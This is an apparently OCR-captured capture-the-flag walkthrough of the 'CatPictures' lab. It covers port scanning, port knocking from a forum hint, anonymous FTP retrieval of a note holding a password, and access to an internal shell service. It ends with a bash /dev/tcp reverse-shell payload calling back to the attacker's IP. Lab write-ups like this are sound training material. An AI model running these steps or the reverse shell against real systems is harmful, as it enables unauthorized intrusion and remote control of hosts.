
CatPictures


Target IP: 10.10.34.176

Challenge link


Scanning



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.10.34.176 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 12:03 EDT
Nmap scan report for 10.10.34.176
Host is up (0.031s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
2375/tcp filtered docker
8080/tcp filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 27.70 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A 10.10.34.176 -p 21,22,2375,8080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 12:04 EDT
Nmap scan report for 10.10.34.176
Host is up (0.039s latency).

PORT     STATE    SERVICE VERSION
21/tcp   filtered ftp
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37436480d35a746281b7806b1a23d84a (RSA)
|   256 53c682efd27733efc13d9c1513540eb2 (ECDSA)
|_  256 ba97c323d4f2cc082ce12b3006189541 (ED25519)
2375/tcp filtered docker
8080/tcp open     http    Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
|_http-title: Cat Pictures - Index page
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%)
, ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11
 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   20.31 ms 10.14.0.1
2   50.49 ms 10.10.34.176

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.81 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.10.34.176:8080
http://10.10.34.176:8080 [200 OK] Apache[2.4.46], Cookies[phpbb3_6fb71_k,phpbb3_6fb71_sid,phpbb3_6
fb71_u], Country[RESERVED][ZZ], HTML5, HTTPServer[Unix][Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.
3.27], HttpOnly[phpbb3_6fb71_k,phpbb3_6fb71_sid,phpbb3_6fb71_u], IP[10.10.34.176], JQuery[3.5.1],
OpenSSL[1.1.1d], PHP[7.3.27], PasswordField[password], Script, Title[Cat Pictures - Index page], U
ncommonHeaders[referrer-policy], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```


From the scans above, we get interesting information about the host:

```
21/tcp   filtered ftp
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
2375/tcp filtered docker
8080/tcp open     http    Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d
PHP/7.3.27)
|_http-title: Cat Pictures - Index page
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

Looks like the HTTP application running on port 8080 is interesting.

Enumeration

Port 8080: HTTP



Cat Pictures

Share your cat pictures here!

It is currently Sun Jul 02, 2023 4:11 pm

YOUR FIRST CATEGORY	TOPICS	POSTS	LAST POST
Your first forum Description of your first forum.	1	1	**Post cat pictures here!** by **user** Wed Mar 24, 2021 8:33 pm

LOGIN • REGISTER

Username: | Password: | Remember me □ Login

WHO IS ONLINE


In total there is **1** user online :: 0 registered, 0 hidden and 1 guest (based on users active over the past 5 minutes)
Most users ever online was **3** on Wed Mar 24, 2021 7:33 pm

STATISTICS

Total posts **1** • Total topics **1** • Total members **1** • Our newest member **user**

Powered by phpBB® Forum Software © phpBB Limited
Privacy | Terms

Browsing to this port on browser leads us to the page above. It is a forum for cat pictures.



Post cat pictures here!

Post cat pictures here!

by user » Wed Mar 24, 2021 8:33 pm


POST ALL YOUR CAT PICTURES HERE 😀

Knock knock! Magic numbers: 1111, 2222, 3333, 4444

user
Site Admin


Posts: 1
Joined: Wed Mar 24, 2021 7:33 pm

There is one user called `user` who is an admin. The interesting part of this page is the message `Knock knock! Magic numbers: 1111, 2222, 3333, 4444`.



```
┌──(kali㉿kali)-[~]
└─$ knock 10.10.34.176 1111 2222 3333 4444
```


After knocking on the numbers `1111 2222 3333 4444`, and performing an nmap scan, we get more ports that are open.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.34.176 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 12:44 EDT
Nmap scan report for 10.10.34.176
Host is up (0.028s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp          162 Apr 02  2021 note.txt
```


Now FTP is open! From the scan above, we can see this FTP application allows anonymous login and there is a text file called `note.txt`.

Port 21: FTP



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures1]
└─$ ftp 10.10.34.176 -p 21
Connected to 10.10.34.176.
220 (vsFTPd 3.0.3)
Name (10.10.34.176:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61050|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           162 Apr 02  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||46059|)
150 Opening BINARY mode data connection for note.txt (162 bytes).
100% |***********************************************************************************|   162       49.46 KiB/s    00:00 ETA
226 Transfer complete.
162 bytes received in 00:00 (6.83 KiB/s)
ftp> ls -lah
229 Entering Extended Passive Mode (|||45527|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Apr 02  2021 .
drwxr-xr-x    2 ftp      ftp          4096 Apr 02  2021 ..
-rw-r--r--    1 ftp      ftp           162 Apr 02  2021 note.txt
226 Directory send OK.
ftp> quit
221 Goodbye.
```


I logged in as `anonymous` and downloaded the `note.txt` on my machine.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures1]
└─$ cat note.txt
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.

Connect to port 4420, the password is sardinethecat.
- catlover
```

The `note.txt` file contains the information above. Looks like we have the credentials for the application running on port 4420; it is `catlover:sardinethecat`.


Port 4420: nvm-express



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures1]
└─$ nc 10.10.34.176 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted
ls
bin
etc
home
lib
lib64
opt
tmp
usr
dir
```


I connected to port 4420 using the password above, and I gained a connection to the remote host. Upon connecting, it mentions I cannot use `cd` to change directory; however, the other commands seem to work. I should be able to gain a reverse shell connection using `bash -c <payload>`.

Exploitation



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures1]
└─$ nc 10.10.34.176 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted

bash -c '/bin/bash -i >& /dev/tcp/10.14.55.153/8443 0>&1'
```

